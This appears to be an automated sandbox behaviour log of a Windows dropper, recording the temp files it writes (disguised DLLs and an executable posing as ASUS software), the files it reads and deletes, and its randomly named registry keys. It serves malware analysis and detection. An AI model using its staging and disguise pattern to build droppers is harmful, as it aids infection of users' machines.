C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C22	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C22	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C22	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C22	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C22	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsoF8F7.tmp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	405BE2	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsoF8F7.tmp\System.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406184	CreateFileW
C:\Users\user\AppData\Local\Temp\nsoF8F7.tmp\System.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	object name collision	487	406184	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nseE5D2.tmp	success or wait	1	403988	DeleteFileW
C:\Users\user\AppData\Local\Temp\nsoF8F7.tmp	success or wait	1	405DA3	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	0	32768	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	406224	WriteFile
unknown	44904	24369	75 6e 6b 6e 6f 77 6e	unknown	success or wait	145	406224	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\REPREHENSION.Deb	0	16384	fd fd fd fd fd fd fd fd fd fd fd 30 6c fd 2a 6c 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a 5a fd fd 79 fd fd fd fd fd 66 0f 6a fd fd fd fd 27 fd fd 2b 41 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 66 21 fd 66 0f 64 9b fd fd 66 0f fd fd 66 0f fd fd 0f fd fd fd fd fd 26 4e fd 3c 56 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 24 fd fd 00 66 0f 66 fd fd fd 66 0f fd fd 0f 67 fd fd fd 66 0f fd fd fd 2f 5d fd 28 5d fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 66 fd fd 00 fd	0l*lZZZZZZZZZZZZZZZZ ZZZZZZZZZZ ZZZZZZZZZZZZZZZZZZ yfj'+Af!fdff &N<V$$$$$$$$$$$$$$$$$ $$$$$$$$$$ $$$$$$$$fffgf/](]f	success or wait	6	406224	WriteFile
C:\Users\user\AppData\Local\Temp\ARMOURY CRATE eGPU Product.exe	0	16384	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 1c fd 38 fd 7d fd 6b fd 7d fd 6b fd 7d fd 6b fd 05 52 6b fd 7d fd 6b fd 15 fd 6a fd 7d fd 6b fd 15 fd 6a fd 7d fd 6b fd 15 fd 6a fd 7d fd 6b fd 15 fd 6a fd 7d fd 6b fd 1f fd 6a fd 7d fd 6b fd 1f fd 6a fd 7d fd 6b fd 7d fd 6b fd 7c fd 6b fd 7d fd 6b fd 7d fd 6b 67 14 fd 6a 33 7c fd 6b 66 14 fd 6a fd 7d fd 6b 66 14 3e 6b fd 7d fd 6b fd 7d 56 6b fd 7d fd 6b 66 14 fd 6a fd 7d fd	MZ@!L!This program cannot be run in DOS mode.$8}k}kRk}kj}k j}kj}kj}kj}k}k|k}k}kgj3|kfj }kf>k}k}Vk}kfj}	success or wait	120	406224	WriteFile
C:\Users\user\AppData\Local\Temp\APPEASINGLY.ned	0	16384	fd 27 70 76 0d fd fd 4a fd fd 15 03 fd fd 18 fd 30 64 2a 5d 22 16 fd 4d fd fd 4a fd 68 72 6b 33 fd 6a fd 22 fd 41 29 fd 78 fd 2d fd fd 7f 5a fd fd 13 fd 08 7f 12 4a fd fd fd 41 fd 3c fd 36 fd 6e 16 fd 36 21 fd 75 2f 61 fd fd fd 0d 4b 2e 36 fd 16 42 fd fd 07 fd 3c fd fd 3d fd fd fd 01 a9 d1 a5 4b fd e8 fd 7c fd fd fd fd 49 fd fd 13 68 fd 1e fd fd fd fd 33 c7 53 fd 75 fd fd 83 1b fd fd 04 fd 5a fd 39 fd fd 27 18 fd 6d fd 3c fd fd 53 5f 29 fd fd fd fd 4f fd 01 46 fd e4 37 fd 13 0f 55 77 27 fd 2b fd 28 fd 08 2e fd 27 3a fd 0a 78 fd 7b 19 7e 47 6e fd 66 fd 52 fd fd fd 25 81 36 0e fd 43 fd 6c 38 fd 04 68 fd 7b fd 6d fd fd fd 28 7b 7a fd 18 fd fd 04 fd fd fd 58 12 7d fd 22 6b 1f fd fd 34 fd 4b fd 66 fd fd fd 5d	'pvJ0d*]"MJhrk3j"A)x-ZJA<6n6!u aK.6B<=K|Ih3SuZ'm<S_) OF7Uw'+(. ':x{~GnfR%6Cl8h{m({zX}" k4Kf]	success or wait	16	406224	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\MsMpLics.dll	0	16384	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 3c f5 fd 52 fd fd fd 52 fd fd fd 52 fd 2b fd fd fd fd 52 fd 2b 50 fd fd fd 52 fd 52 69 63 68 fd fd 52 fd 50 45 00 00 64 fd 02 00 fd 2b fd fd 00 00 00 00 00 00 00 00 fd 00 22 20 0b 02 0e 0d 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 00 00 fd 01 00 00 00 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00 00 06 00 03 00 00 00 00 00 00 30 00 00 00 02 00	MZ@!L!This program cannot be run in DOS mode.$<RRRRPRRichR PEd+" 0	success or wait	2	406224	WriteFile
C:\Users\user\AppData\Local\Temp\System.IO.FileSystem.Watcher.dll	0	16384	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 64 fd 03 00 fd 5c fd fd 00 00 00 00 00 00 00 00 fd 00 22 20 0b 02 0b 00 00 fd 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 00 00 fd 01 00 00 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 01 00 00 02 00 00 57 fd 01 00 03 00 60 fd 00 00 40 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 20 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PEd\" W`@@	success or wait	5	406224	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\avutil-54.dll	0	16384	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 06 4c 2c 2f 42 2d 42 7c 42 2d 42 7c 42 2d 42 7c 0d fd 7c 47 2d 42 7c fd fd 7c 6b 2d 42 7c fd fd 7c 03 2d 42 7c fd fd 7c fd 2d 42 7c 42 2d 43 7c 28 2d 42 7c fd 5a fd 7c 47 2d 42 7c 42 2d 42 7c 41 2d 42 7c 61 8c 7c 03 2d 42 7c 24 c8 7c 43 2d 42 7c 24 ce 7c 43 2d 42 7c 52 69 63 68 42 2d 42 7c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05	MZ@!L!This program cannot be run in DOS mode.$L,/B-B\|B-B\|B-B \|\|G-B\|\|k-B\|\|-B\|\|-B\|B-C\|(-B\|Z\|G-B\|B-B\|A-B\|a\|-B\|$|C-B|$|C-B|RichB-B|PEL	success or wait	44	406224	WriteFile
C:\Users\user\AppData\Local\Temp\folder-publicshare.png	0	585	fd 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 10 00 00 00 10 08 03 00 00 00 28 2d 0f 53 00 00 00 03 73 42 49 54 08 08 08 fd fd 4f fd 00 00 00 09 70 48 59 73 00 00 0e fd 00 00 0e fd 01 fd 2b 0e 1b 00 00 00 19 74 45 58 74 53 6f 66 74 77 61 72 65 00 77 77 77 2e 69 6e 6b 73 63 61 70 65 2e 6f 72 67 fd fd 3c 1a 00 00 00 1a 74 45 58 74 54 69 74 6c 65 00 41 64 77 61 69 74 61 20 46 6f 6c 64 65 72 20 49 63 6f 6e 73 fd 07 5f fd 00 00 00 17 74 45 58 74 41 75 74 68 6f 72 00 4c 61 70 6f 20 43 61 6c 61 6d 61 6e 64 72 65 69 d1 1a 2a 00 00 00 52 74 45 58 74 43 6f 70 79 72 69 67 68 74 00 43 43 20 41 74 74 72 69 62 75 74 69 6f 6e 2d 53 68 61 72 65 41 6c 69 6b 65 20 68 74 74 70 3a 2f 2f 63 72 65 61 74 69 76 65 63 6f 6d 6d 6f 6e 73 2e 6f 72 67 2f 6c 69 63 65 6e	PNGIHDR(-SsBITOpHYs+tEXtSoftwa rewww.inkscape.org<tEXtTitleAdwaita Folder Icons_tEXtAuthorLapo Calamandrei*RtEXtCopyrightCC Attribution-ShareAlike http ://creativecommons.org/licen	success or wait	1	406224	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\lang-1045.dll	0	16384	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd 3c fd fd fd 52 fd fd fd 52 fd fd fd 52 fd 40 fd fd fd 52 fd 40 fd 50 fd fd fd 52 fd 52 69 63 68 fd fd 52 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 02 00 0e 5c 29 62 00 00 00 00 00 00 00 00 fd 00 02 21 0b 01 0e 00 00 00 00 00 00 fd 02 00 00 00 00 00 00 00 00 00 00 10 00 00 00 10 00 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$<RRR@R@PRRichRPEL\)b!	success or wait	11	406224	WriteFile
C:\Users\user\AppData\Local\Temp\multimedia-volume-control-symbolic.symbolic.png	0	225	fd 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 10 00 00 00 10 08 06 00 00 00 1f fd fd 61 00 00 00 04 73 42 49 54 08 08 08 08 7c 08 64 fd 00 00 00 fd 49 44 41 54 38 fd fd fd 3f 0e 01 41 1c fd fd 4f fd fd fd 56 1a fd 44 fd 74 04 17 fd 38 fd fd 59 fd 6e fd 12 fd fd 56 fd 24 fd fd 0d fd fd fd fd 0d 2f fd fd 65 fd fd fd 6f 66 fd 67 0d 70 6d 1b fd 70 46 28 fd 07 2c fd fd 4f 71 38 05 78 62 fd 0a fd fd fd fd 70 fd 7e fd 06 fd fd 24 fd 5d 1b fd 0d fd fd fd 79 fd fd 22 fd 28 fd fd 37 fd 2d fd fd 5f fd 1a fd fd 30 fd fd fd 65 55 53 fd 63 01 fd 59 fd fd fd fd 7d 1c 4a 00 fd 70 fd 1e fd 4d fd 7f fd 17 fd 71 3d fd 3d 0d 42 60 00 00 00 00 49 45 4e 44 fd 42 60 fd	PNGIHDRasBIT|dIDAT8?AOVDt8YnV$/eofgpmpF(,Oq8xb~$]y"(7-_0eUScY}JpMq==B`IENDB`	success or wait	1	406224	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\p11-kit-trust.dll	0	16384	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 64 fd 0b 00 00 00 00 00 00 fd 03 00 7f 00 00 00 fd 00 26 22 0b 02 02 25 00 0a 02 00 00 fd 03 00 00 12 00 00 50 13 00 00 00 10 00 00 00 00 43 09 03 00 00 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 05 00 02 00 00 00 00 00 00 30 04 00 00 04 00 00 fd 16 04 00 03 00 60 01 00 00 20 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PEd&"%PC0`	success or wait	15	406224	WriteFile
C:\Users\user\AppData\Local\Temp\nsoF8F7.tmp\System.dll	0	12288	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 71 72 2a fd 35 13 44 fd 35 13 44 fd 35 13 44 fd fd 0f 4a fd 32 13 44 fd 35 13 45 fd 21 13 44 fd fd 1c 19 fd 32 13 44 fd 61 30 74 fd 31 13 44 fd 56 31 6e fd 34 13 44 fd fd 33 40 fd 34 13 44 fd 52 69 63 68 35 13 44 fd 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 19 fd 4f 61 00 00 00 00 00 00 00 00 fd 00 2e 21 0b 01 06 00 00 22 00 00 00 0a 00 00 00 00 00 00 7f 2a 00 00 00 10 00	MZ@!L!This program cannot be run in DOS mode.$qr*5D5D5DJ2D5E!D2Da0t1DV1n4D3@4DRich5DPELOa.!"*	success or wait	1	406224	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\venxajlddf.exe	unknown	512	success or wait	387	4061F5	ReadFile
C:\Users\user\AppData\Roaming\venxajlddf.exe	unknown	16384	success or wait	1	4061F5	ReadFile
C:\Users\user\AppData\Local\Temp\nsoE611.tmp	unknown	4	success or wait	1	4061F5	ReadFile
C:\Users\user\AppData\Local\Temp\nsoE611.tmp	unknown	18740	success or wait	1	40345F	ReadFile
C:\Users\user\AppData\Local\Temp\nsoE611.tmp	unknown	4	success or wait	17	4061F5	ReadFile
C:\Users\user\AppData\Roaming\venxajlddf.exe	unknown	16384	success or wait	77	4061F5	ReadFile
C:\Users\user\AppData\Local\Temp\nsoE611.tmp	unknown	16384	success or wait	221	4061F5	ReadFile
C:\Users\user\AppData\Local\Temp\nsoE611.tmp	unknown	4	success or wait	2	4061F5	ReadFile
C:\Users\user\AppData\Local\Temp\APPEASINGLY.ned	unknown	2	success or wait	280	40275E	ReadFile
C:\Users\user\AppData\Local\Temp\nsoE611.tmp	unknown	4	success or wait	1	4061F5	ReadFile
C:\Users\user\AppData\Local\Temp\nsoE611.tmp	unknown	4	success or wait	483	4061F5	ReadFile
C:\Users\user\AppData\Local\Temp\REPREHENSION.Deb	unknown	1048576	success or wait	1	73BF2C59	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Glycerose112	success or wait	1	406532	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\Glycerose112\ADVERTENCY	success or wait	1	406532	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\Cynology204	success or wait	1	406532	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\Cynology204\MORTIFICEREDE	success or wait	1	406532	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Pezizaceae207	success or wait	1	406532	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Pezizaceae207\anticapital	success or wait	1	406532	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\FAMILIEFORSIKRING	success or wait	1	406532	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\FAMILIEFORSIKRING\inditch	success or wait	1	406532	RegCreateKeyExW
HKEY_CURRENT_USER\Software\NONESUCHES	success or wait	1	406532	RegCreateKeyExW
HKEY_CURRENT_USER\Software\NONESUCHES\Nugatoriness	success or wait	1	406532	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Botanicas	success or wait	1	406532	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Botanicas\Antilapse	success or wait	1	406532	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Glycerose112\ADVERTENCY	Balsamo11	unicode	TUBERCULOTROPHIC	success or wait	1	40251B	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\Cynology204\MORTIFICEREDE	Expand String Value	expand unicode	%WINDIR%\glyceryl.log	success or wait	1	40251B	RegSetValueExW
HKEY_CURRENT_USER\Software\Pezizaceae207\anticapital	Forsikringsaftalelovenes242	binary	FF DD 39 BE	success or wait	1	40251B	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\FAMILIEFORSIKRING\inditch	CAMPINGPLADS	binary	22 14 89	success or wait	1	40251B	RegSetValueExW
HKEY_CURRENT_USER\Software\NONESUCHES\Nugatoriness	Nopredes	binary	FF A4 CA 7F	success or wait	1	40251B	RegSetValueExW
HKEY_CURRENT_USER\Software\Botanicas\Antilapse	Expand String Value	expand unicode	%WINDIR%\Aflste11.log	success or wait	1	40251B	RegSetValueExW

Disassembly

No disassembly